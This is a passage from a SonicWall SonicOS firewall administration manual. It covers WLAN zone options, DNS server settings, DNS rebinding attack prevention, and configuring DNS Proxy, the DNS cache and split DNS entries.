12 Select **SonicPoint AC Provisioning Profile** when you want to apply to all SonicPoint ACs connected to this zone. Whenever a SonicPoint AC connects to this zone, it is automatically provisioned by the settings in the SonicPoint AC Provisioning Profile, unless you have individually configured it with different settings.

- Optionally, check **Auto provisioning** to allow SonicPoint ACs attached to the profile to be provisioned automatically when the profile is modified. This option is deselected by default.

13 Check **Only allow traffic generated by a SonicPoint / SonicPointN** to allow only traffic from SonicWall SonicPoints to enter the WLAN zone interface. This allows maximum security of your WLAN. Clear this option if you want to allow any traffic on your WLAN zone regardless of whether the traffic is from a wireless connection.

TIP: To allow any traffic on your WLAN zone regardless of whether it is from a wireless connection, clear **Only allow traffic generated by a SonicPoint / SonicPointN**.

NOTE: For Guest Services configuration information, see Configuring a Zone for Guest Access on page 410.

14 Click **OK** to apply these settings to the WLAN zone.

32

Configuring DNS Settings

Network > DNS

The Domain Name System (DNS) is a distributed, hierarchical system that provides a method for identifying hosts on the Internet using alphanumeric names called fully qualified domain names (FQDNs) instead of using difficult to remember numeric IP addresses. The **Network > DNS** page allows you to manually configure your DNS settings, if necessary.

The options on the **Network > DNS** page change depending on whether you specify IPv6 or IPv4:


- DNS and IPv6 on page 415
- DNS and IPv4 on page 417

In the **DNS Settings** section, select **Specify DNS Servers Manually** and enter the IP address(es) into the **DNS Server** fields. Click **Accept** to save your changes. To use the DNS Settings configured for the WAN zone, select **Inherit DNS Settings Dynamically from the WAN Zone**. Click **Accept** to save your changes.

DNS and IPv6

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

Simply click the **IPv6** option in the **View IP Version** radio button at the top left of the **Network > DNS** page.




In the **IPv6 DNS Settings** section, select one of the following:

- **Specify IPv6 DNS Servers Manually** and enter the IP address(es) into the **DNS Server** fields.
- To use the DNS Settings configured for the WAN zone, select **Inherit IPv6 DNS Settings Dynamically from WAN Zone** and enter the IP address(es) into the **DNS Server** fields.

Click **Accept** to save your changes.

DNS and IPv4



The IPv4 page has these sections:

- IPv4 DNS Settings on page 417
- DNS Rebinding Attack Prevention on page 418
- DNS Binding for FQDN on page 418
- DNS Cache on page 418

IPv4 DNS Settings

In the **IPv4 DNS Settings** section, select one of the following:

- **Specify IPv4 DNS Servers Manually** and enter the IP address(es) into the **DNS Server** fields.
- To use the DNS Settings configured for the WAN zone, select **Inherit IPv4 DNS Settings Dynamically from WAN Zone** and enter the IP address(es) into the **DNS Server** fields.

Click **Accept** to save your changes.

DNS Rebinding Attack Prevention

DNS rebinding is a DNS-based attack on code embedded in web pages. Normally requests from code embedded in web pages (JavaScript, Java, and Flash) are bound to the web-site they are originating from (see Same Origin Policy). A DNS rebinding attack can be used to improve the ability of JavaScript based malware to penetrate private networks, and subvert the browser's same-origin policy.

DNS rebinding attackers register a domain which is delegated to a DNS server they control. The server is configured to respond with a very short TTL parameter which prevents the result from being cached. The first response contains IP address of the server hosting the malicious code. Any subsequent requests contain IP addresses from private (RFC 1918) network, presumably behind a firewall, being target of the attacker. Because both are fully valid DNS responses, they authorize the sandbox script to access hosts in a private network. By iterating addresses in these short-term but still valid DNS replies the script is able to scan the network and perform other malicious activities.

To configure DNS rebinding attack prevention:

1 Select the **Enable DNS Rebinding Attack Prevention** checkbox. This option is not selected by default.

2 From the **Action** drop-down menu, select an action to perform when a DNS rebinding attack is detected:

- **Log Attack** (default)
- **Log Attack & Return a Query Refused Reply**
- **Log Attack & Drop DNS Reply**

3 From the Allowed Domains drop-down menu, select an allowed domain FQDN Address Object or FQDN Address Object Group containing allowed domain-names (such as, `*.sonicwall.com`) for which locally connected/routed subnets should be considered legal responses.


You can also create new FQDN address objects or FQDN address object groups by selecting **Create new FQDN Address Object…** or **FQDN Address Object Group…**.

DNS Binding for FQDN

To enable DNS binding for FQDN, select the **FQDN Object Only Cache DNS Reply from Sanctioned Server** checkbox.

DNS Cache

To show the contents of the general DNS cache, click the **Show DNS Cache** button. A pop-up window displays the following cache contents:



- **What** – DNS Server name


- **DNS Name** –
- **IP Address** – IPv4 address
- **TTL (secs)**
- **flush** – Clicking this flushes the server's DNS cache entry.

33

Configuring DNS Proxy Settings

NOTE: Starting with SonicOS 6.2.7.7, DNS Proxy is supported on the SuperMassive 9800.

Network > DNS Proxy



Topics:


- Viewing DNS Cache Entries on page 432
- Viewing and Configuring Static DNS Cache Entries on page 431

About DNS Proxy

NOTE: Starting with SonicOS 6.2.7.7, the SuperMassive 9800 supports DNS Proxy.

An IPv4 interface can do name resolution on an IPv4 internet, and an IPv6 interface can only do name resolution on an IPv6 internet through DNS proxy. To allow IPv4 clients to access DNS services in a network with mixed IPv4 and IPv6 interfaces, SonicOS supports DNS proxy; see DNS Proxy.

DNS Proxy



The DNS proxy feature provides a transparent mechanism that allows devices to proxy hostname resolution requests on behalf of clients. The proxy can use existing DNS cache, which is either statically configured by you or learned dynamically, to respond to the queries directly.

The proxy can redirect the DNS queries selectively to specific DNS servers, according to partial or complete domain specifications. This is useful when VPN tunnels or PPPoE virtual links provide multiple network connectivity, and it is necessary to direct some DNS queries to one network, and other queries to another network

With DNS Proxy, LAN Subnet devices use the SonicWall firewall as the DNS Server and send DNS queries to the firewall. The firewall proxies the DNS queries to the real DNS Server. In this way, the firewall is the central management point for the network DNS traffic, providing the ability to manage the DNS queries of the network at a single point.

NOTE: To maintain security, an incoming DNS Query is proxied only after Access Rule and DPI checking.

When DNS proxy is enabled on an interface, one Allow Rule is auto-added by SonicOS. For the Access Rules associated with the interface, see Access Rules for DNS Proxy on page 896.

When **DNS Proxy over TCP** is enabled, another Allow Rule is auto-added.

Topics:

Supported Interfaces

The DNS proxy feature is supported on physical interfaces, VLAN interfaces, or VLAN trunk interfaces. The zone for each interface should only be LAN, DMZ, or WLAN.

DNS Server Liveness Detection and Failover

When multiple DNS servers are configured, to determine the “best” server, SonicOS considers these factors:

- DNS server priority.
- DNS server status (up, down, unknown).
- Time duration after failover.

DNS Cache

In DNS Proxy, a DNS cache memory saves the most commonly used domains and host addresses, and when it receives the DNS query that match the domain in DNS cache, the firewall directly responds to clients by using the cache records, without processing DNS query and reply proxy.

There are two kinds of DNS Cache:

Static	Manually configured by you.
Dynamic	Auto-learned by SonicOS. For each DNS Query, SonicOS DNS Proxy does the deep inspection on the URI and records the valid response to the caches.

When a DNS query matches an existing cache entry, SonicOS DNS Proxy responds directly with the cached URI. This usually decreases the network traffic and, thus, improves overall network performance.

Maximum DNS Cache Size

Static DNS Cache Size

Static DNS cache entry size is always 256 regardless of platform. The static DNS cache is never be deleted unless it is done manually.

Dynamic DNS Cache Size

Dynamic DNS cache size depends on the platform, as shown ni the Dynamic cache size table.

Dynamic cache size

Platform	Maximum cache size
SM 9800/SM 9600/SM 9400	4096
SM 9200	2048
NSA 6600/NSA 5600/NSA 4600	2048
NSA 3600/NSA 2600	1024
TZ600	512
TZ500/TZ500 W/TZ400/TZ400 W/ TZ300/TZ300 W	512
SOHO W	512

If the maximum DNS cache size has been reached when the firewall attempts to add an entry to it, the firewall:

1. Deletes the DNS cache entry with the earliest expire time.
2. Adds the new DNS cache entry.

High Availability Stateful Synchronization of DNS Cache


DNS proxy supports stateful synchronization of DNS cache. When the DNS cache is added, deleted, or updated dynamically, it synchronizes to the idle firewall.

Split DNS

Split DNS is an enhancement that allows you to configure a set of servers and associate them to a given domain name (which can be a wildcard). When SonicOS DNS Proxy receives a query that matches the domain name, the name is transmitted to the designated DNS server. Split DNS example shows how this works:


- This topology has two firewalls with network connectivity:
  - One firewall is connected to the Internet.
  - Another is a VPN tunnel connected to the corporation network.
- Default DNS queries go to the public ISP DNS Server.
- All queries to `*.sonicwall.com` go to the DNS server located behind the VPN tunnel.

Split DNS example



For viewing and configuring split DNS entries, see Viewing and Configuring Split DNS on page 428.

By adding a split DNS entry, all queries to `sonicwall.com` are sent to the specific server:



Multiple DNS servers could be configured to handle queries to `sonicwall.com` as well.

DHCP Server

When DNS Proxy is enabled on an interface, the device needs to push the interface IP as a DNS server address to clients, so the DHCP server must be configured manually, using the interface address as the **DNS Server 1** address in the **DHCP Server** settings on the **DNS/WINS** tab. The **Interface Pre-Populate** option in the **Dynamic Range Configuration** dialog makes this easy to configure; if the selected interface has enabled DNS Proxy, the DNS server IP is added automatically into the DNS/WINS page. For how to configure a DHCP server statically, see Configuring Static DHCP Entries on page 562.


Enabling Log Settings

Several events logs are related to DNS Proxy and need to be configured as described in Configuring Log Settings on page 1828.

Monitoring Packets

The process of DNS Proxy is monitored with Dashboard > Packet Monitor. For information about the Packet Monitor, see Monitoring Individual Data Packets on page 115.


Enabling DNS Proxy




Enabling DNS Proxy must be done first globally on the **Network > DNS Proxy** page and then on each interface. This provides a gradual control to enable the feature for different network segment independently

To enable DNS Proxy:

1. Navigate to **Network > DNS Proxy**.
2. Select the **Enable DNS Proxy** checkbox. This option is not selected by default.
3. Click **Accept**.
4. Navigate to **Network > Interfaces**.
5. Click the **Edit** icon for the interface on which to enable DNS Proxy. The **Edit Interface** dialog displays.



6 Click **Advanced**.



7 Select the **Enable DNS Proxy** checkbox. This option displays only when DNS Proxy is enabled globally.


8 Click **OK**.

9 Repeat Step 5 through Step 8 for each interface on which to enable DNS Proxy.

10 Click **Accept**.

For the Access Rules associated with the interface, see Access Rules for DNS Proxy on page 896.

Configuring DNS Proxy Settings



To configure DNS Proxy:

1 From **DNS Proxy Mode**, select the IP version for sending/receiving DNS Proxy packets between the firewall and the DNS Servers:

- **IPv4 to IPv4** (default)
- **IPv4 to IPv6**


2 To allow all types of DNS requests, including stack DNS packets sent by SonicOS, to be processed by the DNS Proxy module, including the forwarding of DNS queries with a destination address of outside DNS servers, select **Enforce DNS Proxy for All DNS Requests**. If this option is disabled, only those requests destined for SonicWall firewalls are processed. This option is not selected by default.

3 For DNS over UDP requests only, select **Enable DNS Cache**. This option is selected by default.

4 Click **Accept**.

NOTE: There are several advanced settings, such as DNS Proxy protocol, that can be configured. For more information about these settings, contact Technical Support.

Monitoring DNS Server Status




NOTE: A configured DNS Server has its IP address displayed. If a server is not configured, the IP address is 0.0.0.0. To configure a server, click the link to **Network > DNS**; see Configuring DNS Settings on page 415.


You monitor the status of each configured upstream DNS Servers in the **DNS Server Status** section. The server status is decided by DNS reply from the server:

- Up, (green LED) – the reply was successful.
- Unknown, (yellow LED – a DNS reply has not been received by the server.
- Down, (red LED) – the failure count exceeded the limit of 20. The status remains down until the next successful DNS query.

Moving the mouse over the LED displays a popup with further information about the number of proxied DNS packets sent and the number of successful DNS Proxy queries:



Viewing and Configuring Split DNS



Domain name	Name of the DNS Server.
IPv4 DNS Server	IPv4 IP address of the DNS Server and its status icon: • Green – up • Yellow – unknown • Red – down
IPv6 DNS Server	IPv6 IP address of the DNS Server and its status icon: • Green – up • Yellow – unknown • Red – down
Local Interface	Interface assigned to the DNS Server.
Configure	Contains **Edit** and **Delete** icons for each server.


Topics:

Adding Split DNS Servers

IMPORTANT: The maximum number of entries for Split DNS is 32. If the list is full, new entries cannot be added.

To add a set of servers and associate them to a given domain name:

1 Click the **Add** button under the **Split DNS** table. The **Add Split DNS Entry** dialog displays.



2 Enter the name in the **Domain Name** field. The name can contain a wildcard (`*`; for example, `*.sonicwall.com`).

3 To configure one or more IPv4 Split DNS Servers for this domain, enter the IP address of the server or servers:

- **Primary Server(v4)**
- **Secondary Server(v4)**
- **Tertiary Server(v4)**

4 To configure one or more IPv6 Split DNS Servers for this domain, enter the IP address of the server or servers:

- **Primary Server(v6)**
- **Secondary Server(v6)**
- **Tertiary Server(v6)**

5 Select an interface from the **Local Interface** drop-down menu.

6 To modify the TTL value in the DNS answer field from a DNS reply when the domain matches the split, select the **Manually set TTL value in DNS reply** checkbox, and then enter the maximum value in the **(seconds)** field. The minimum number is 1, and the maximum number is 1569325055. This option is not selected by default.

7 Click **OK**.


8 To add another entry, repeat Step 2 through Step 7.

9 Click **Cancel**.

Editing Split DNS Entries

To edit a Split DNS entry.

1 Click the entry's **Edit** icon. The **Edit Split DNS Entry** dialog displays.



2 Make the changes.

3 Click **OK**.

Deleting Split DNS Entries

To delete a Split DNS entry:

1 Click the entry's **Delete** icon.

To delete two or more Split DNS entries:

